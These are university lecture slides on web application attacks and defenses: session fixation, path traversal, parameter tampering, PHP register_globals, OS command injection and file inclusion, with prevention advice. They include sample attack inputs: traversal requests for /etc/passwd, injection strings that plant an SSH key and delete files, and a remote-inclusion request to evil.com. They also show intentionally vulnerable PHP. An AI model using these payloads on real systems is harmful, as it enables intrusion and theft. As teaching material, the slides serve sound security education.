

CSC 591


Systems Attacks and Defenses

Web Security


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(Derived from slides by Giovanni Vigna and Adam Doupe)

Session Fixation



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
- If the application blindly accepts an existing session ID, then the initial setup phase is not necessary
- Session IDs should always be regenerated after login and never allowed to be “inherited”
- Session fixation can be composed with cross-site scripting to achieve session id initialization (e.g., by setting the cookie value)
- See: M. Kolsek, “Session Fixation Vulnerability in Web-based Applications”



Authorization Attacks

- Path/directory traversal attacks
 - Break out of the document space by using relative paths
 - GET /show.php?file=../../../../../../etc/passwd
 - Paths can be encoded, double-encoded, obfuscated, etc:
 - GET show.php?file=%2e%2e%2f%2e%2e%2fetc%2fpasswd
- Forceful browsing
 - The Web application developer assumes that the application will be accessed through links, following the “intended paths”
 - The user, however, is not bound to follow the prescribed links and can “jump” to any publicly available resource
- Automatic directory listing abuse
 - The browser may return a listing of the directory if no index.html file is present and may expose contents that should not be accessible

Your Security Zen (interrupt)



source: <https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexa-1m-28-07-2015/>



Authorization Attacks

- Parameter manipulation
 - The resources accessible are determined by the parameters to a query
 - If client-side information is blindly accepted, one can simply modify the parameter of a legitimate request to access additional information
 - GET /cgi-bin/profile?userid=1229&type=medical
 - GET /cgi-bin/profile?userid=1230&type=medical
- Parameter creation
 - If parameters from the URL are imported into the application, can be used to modify the behavior
 - GET /cgi-bin/profile?userid=1229&type=medical&admin=1



PHP register_global

- The register_global directive makes request information, such as the GET/POST variables and cookie information, available as global variables
- Variables can be provided so that particular, unexpected execution paths are followed



PHP – register_globals

```
<html>
<head> <title>Feedback Page</title></head>
<body>
  <h1>Feedback Page</h1>
  <?php
    if ($name && $comment) {
      $file = fopen("user_feedback", "a");
      fwrite($file, "$name:$comment\n");
      fclose($file);
      echo "Feedback submitted\n";
    }
  ?>
  <form method=POST>
    <input type="text" name="name"><br>
    <input type="text" name="comment"><br>
    <input type="submit" name="submit" value="Submit">
  </form>
</body>
</html>
```



Example

```
<?php
```

```
if ($_GET["password"] == "secretunguessable1u90jkfld") {  
    $admin = true;  
}  
if ($admin) {  
    show_secret_admin_stuff();  
}
```

```
...
```

```
?>
```



Example

GET /example.php?password=foo&admin=1



Example

```
<?php
```

```
if ($_GET["password"] == "secretunguessable1u90jkfld") {  
    $admin = true;  
}  
if ($admin) {  
    show_secret_admin_stuff();  
}
```

```
...
```

```
?>
```



Server (Mis)Configuration: Unexpected Interactions

- FTP servers and web servers often run on the same host
- If data can be uploaded using FTP and then requested using the web server it is possible to
 - Execute programs using CGI (upload to cgi-bin)
 - Execute programs as web application
 - ...
- If a web site allows one to upload files (e.g., images) it might be possible to upload content that is then requested as a code component (e.g., a PHP file)

Mixing Code and Data in Web Applications

- Numerous areas where Code and Data are mixed in Web Applications
- Anywhere that strings are concatenated to produce output to another program/parser, possible problems
 - HTTP
 - HTML
 - SQL
 - Command Line
 - SMTP
 - ...

OS Command Injection Attacks

- Main problem: Incorrect (or complete lack of) validation of user input that results in the execution of OS commands on the server
- Use of (unsanitized) external input to compose strings that are passed to a function that can evaluate code or include code from a file (language-specific)
 - `system()`
 - `eval()`
 - `popen()`
 - `include()`
 - `require()`

OS Command Injection Attacks

- Example: CGI program executes a grep command over a server file using the user input as parameter
 - Implementation 1:
`system("grep $exp phonebook.txt");`
 - By providing:
`foo; echo '1024 35 1386...' > ~/.ssh/authorized_keys; rm`
one can obtain interactive access and delete the text file
 - Implementation 2:
`system("grep \"$exp\" phonebook.txt");`
 - By providing
`\"foo; echo '1024 35 1386...' > ~/.ssh/authorized_keys; rm \"`
one can steal the password file and delete the text file
 - Implementation 3:
`system("grep", "-e", $exp, "phonebook.txt");`
 - In this case the execution is similar to an `execve()` and therefore more secure (no shell parsing involved)



Preventing OS Command Injection

- Command injection is a sanitization problem
 - Never trust outside input when composing a command string
- Many languages provide built-in sanitization routines
 - PHP `escapeshellarg($str)`: adds single quotes around a string and quotes/escapes any existing single quotes allowing one to pass a string directly to a shell function and having it be treated as a single safe argument
 - PHP `escapeshellcmd($str)`: escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands (`#&;'|*?~<>^()[]{}$\\, \x0A and \xFF. ' and "` are escaped only if they are not paired)



File Inclusion Attacks

- Many web frameworks and languages allow the developer to modularize his/her code by providing a module inclusion mechanism (similar to the `#include` directive in C)
- If not configured correctly this can be used to inject attack code into the application
 - Upload code that is then included
 - Provide a remote code component (if the language supports remote inclusion)
 - Influence the path used to locate the code component

File Inclusion in PHP

- The `allow_url_fopen` directive allows URLs to be used when including files with `include()` and `require()`
- If user input is used to create the name of the file to be open then a remote attacker can execute arbitrary code

```
//mainapp.php
$includePath='/includes/'; // this var will be visible
                        //in the included file
include($includePath . 'library.php');
...
```

```
//library.php
...
include($includePath . 'math.php');
...
```

GET /includes/library.php?includePath=http://www.evil.com/

